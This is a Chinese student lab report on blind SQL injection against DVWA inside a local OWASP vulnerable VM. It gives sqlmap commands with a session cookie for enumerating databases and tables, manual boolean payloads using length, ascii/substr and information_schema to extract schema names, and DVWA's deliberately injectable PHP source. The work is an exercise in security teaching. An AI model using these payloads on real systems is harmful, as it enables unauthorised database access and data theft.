

# 《SQL 盲注》实验报告

姓名：汤清云 学号：2013536 班级： 1075

实验名称：

基于 DVWA 的 SQL 盲注

实验要求：

基于 DVWA 的 SQL 盲注实现手工 SQL 盲注，撰写实验报告。

实验过程：

1. 加载虚拟镜像，直接在 VMWare 中打开。

```
You can access the web apps at http://192.168.247.129/

You can administer / configure this machine through the console here, by SSHing
to 192.168.247.129, via Samba at \\192.168.247.129\, or via phpmyadmin at
http://192.168.247.129/phpmyadmin.

In all these cases, you can use username "root" and password "owaspbwa".

OWASP Broken Web Applications VM Version 1.2
Log in with username = root and password = owaspbwa

owaspbwa login: root
Password:
You have new mail.
```

2. 输入账户为 root 密码为 owaspbwa。

```
!!! This VM has many serious security issues. We strongly recommend that you run
it only on the "host only" or "NAT" network in the VM settings !!!


You can access the web apps at http://192.168.247.129/

You can administer / configure this machine through the console here, by SSHing
to 192.168.247.129, via Samba at \\192.168.247.129\, or via phpmyadmin at
http://192.168.247.129/phpmyadmin.

In all these cases, you can use username "root" and password "owaspbwa".


root@owaspbwa:~#
```

3. 打开 kali 虚拟机浏览器，输入网址为 192.168.247.129




4. 选择 Damn Vulnerable Web Application, 用户名, 密码均为 root。选择 SQL


## Injection blind




5. 输入 user ID=1234，点击提交后可以看出该网站此时使用的 get 方式提交：




6. 加入永真式 and 1=1 来验证此网站是否可以被攻击。验证结果为可以。



7. 使用 kali linux 自带的 sqlmap 进行攻击。输入语句：`sqlmap -u http://192.168.247.129/dvwa/vulnerabilities/sqli/?id=1234 and 1=1&Submit=Submit#`
8. 修改浏览器设置-settings-manual proxy configuration-localhost 8080



9. 设置好后重新在 sql 注入界面输入 12345678，则 paros 显示结果如下图，我们得到 cookie 信息。



10. 所得 cookie 中的 SESSID 即为当前会话的标识，获得此标识后我们可以伪造成该会话以发送请求。输入 sqlmap -u "http://192.168.247.129/dvwa/vulnerabilities/sqli/?id=1234 and 1=1&Submit=Submit#" --cookie "security=low; PHPSESSID=ruaofkao5o7f325f6ar2ivbcf7; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada" 得到：

```

[05:14:24] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL >= 5.0
[05:14:24] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.2
47.129'
[05:14:24] [WARNING] your sqlmap version is outdated

```

#### 11. 输入 sqlmap -u

```

"http://192.168.247.129/dvwa/vulnerabilities/sqli/?id=1234 and
1=1&Submit=Submit#" --cookie "security=low;
PHPSESSID=ruaofkao5o7f325f6ar2ivbcf7;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada"
-dbs 获取数据库信息:

```

```

back-end DBMS: MySQL >= 5.0
[05:18:09] [INFO] fetching database names
[05:18:09] [WARNING] reflective value(s) found and filtering out
available databases [2]:
[*] dvwa
[*] information_schema

[05:18:09] [INFO] fetched data logged to text files under '/home/kali/.local/sha
47.129'

```

#### 12. 输入 sqlmap -u

```

"http://192.168.247.129/dvwa/vulnerabilities/sqli/?id=1234 and
1=1&Submit=Submit#" --cookie "security=low;
PHPSESSID=ruaofkao5o7f325f6ar2ivbcf7;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada"
-tables -D dvwa 得到表的信息:

```

```

back-end DBMS: MySQL >= 5.0
[05:19:28] [INFO] fetching tables for database: 'dvwa'
[05:19:28] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+

```

#### 13. 在 SQL Injection Blind 中输入 1, 显示用户存在:

[Home](#)
[Instructions](#)
[Setup](#)
  
[Brute Force](#)
[Command Execution](#)
[CSRF](#)
[Insecure CAPTCHA](#)
[File Inclusion](#)
[SQL Injection](#)
[SQL Injection \(Blind\)](#)
[Upload](#)

## Vulnerability: SQL Injection (Blind)


User ID:

ID: 1  
First name: admin  
Surname: admin

### More info


<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://ferruh.mavituna.com/sql-injection-cheatsheet-okul/>  
<http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

14. 输入 1' and 1=1# 单引号闭合前边，而#闭合后边内容



The screenshot shows the DVWA interface for the 'Vulnerability: SQL Injection (Blind)' section. On the left is a navigation menu with links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, and Insecure CAPTCHA. The main area has a 'User ID:' label above an input field. To the right of the input field is a 'Submit' button. Below the input field, the output is displayed in red text: 'ID: 1' and 1=#', 'First name: admin', and 'Surname: admin'.

15. 输入 1' and 1=2#没有结果，说明存在字符型 sql 盲注



This screenshot shows the same DVWA interface as the previous one. The 'User ID:' input field is empty, and the 'Submit' button is visible. Below the input field, there is a section titled 'More info' containing four links to external resources: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, [http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection), <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>, and <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>.

16. 点击 view source 查看源代码为:



The screenshot shows a web browser window displaying the source code of the file 'view\_source.php?id=sql\_i\_blind&security=low'. The code is written in PHP and shows a blind SQL injection vulnerability. It retrieves the user ID from the \$\_GET['id'] variable and uses it in a SQL query to fetch the first and last names from the 'users' table. The code uses the @ symbol to suppress errors, which is a common technique for blind SQL injection. The output is displayed in a preformatted block.

```
<?php
if (isset($_GET['Submit'])) {
    // Retrieve data
    $id = $_GET['id'];

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid); // Removed 'or die' to suppress mysql errors

    $num = @mysql_numrows($result); // The '@' character suppresses errors making the injection 'blind'

    $i = 0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}
```

17. 回到盲注页面，从 0 开始依次输入 1' and length(database())=0 #来猜解出数据库长度，结果为 4

**Vulnerability: SQL Injection (Blind)**

User ID:

ID: 1' and length(database())=4 #  
First name: admin  
Surname: admin

**More info**

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>  
<http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

18. 使用二分法猜解出数据库名称，语句为：1' and  
 ascii(substr(database(),1,1))>97 # 结果显示当>100 和<100 时均不存在，说明第一个字母为 d，以此不断以二分法猜解，得出结果为 dvwa

**Vulnerability: SQL Injection (Blind)**

User ID:

ID: 1' and ascii(substr(database(),1,1))>97 #  
First name: admin  
Surname: admin

**More info**

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>  
<http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>


19. 猜解数据库中表的数量：使用语句 1' and (select count(table\_name) from  
 information\_schema.tables where table\_schema=database()) =1 # 猜解到 2  
 时显示存在，说明 dvwa 中存在两张表

User ID:


ID: 1' and (select count(table\_name) from information\_schema.tables where table\_schema=database()) =2 #  
First name: admin  
Surname: admin

20. 猜解每个表的表名长度：1' and length(substr((select table\_name from  
 information\_schema.tables where table\_schema=database() limit  
 0,1),1))=1 #猜出结果为第一张表 9 个字符，第二张表 5 个字符。





21. 使用二分法猜解每个表的名称。1' and ascii(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0, 1), 1, 1))>97 # 不断猜解, 得出结果为 guestbook 和 users



22. 猜解字段长度: 1' and (select count(column\_name) from information\_schema.columns where table\_name = 'users' )=1 # 猜解出一共有八个字段。
23. 使用二分法猜解出每个字段的字符长度和名称。1' and length(substr((select column\_name from information\_schema.columns where table\_name= 'users' limit 0, 1), 1, 1))=1 #

心得体会:

学习了 sql 盲注技术, 了解了 paros 的用法。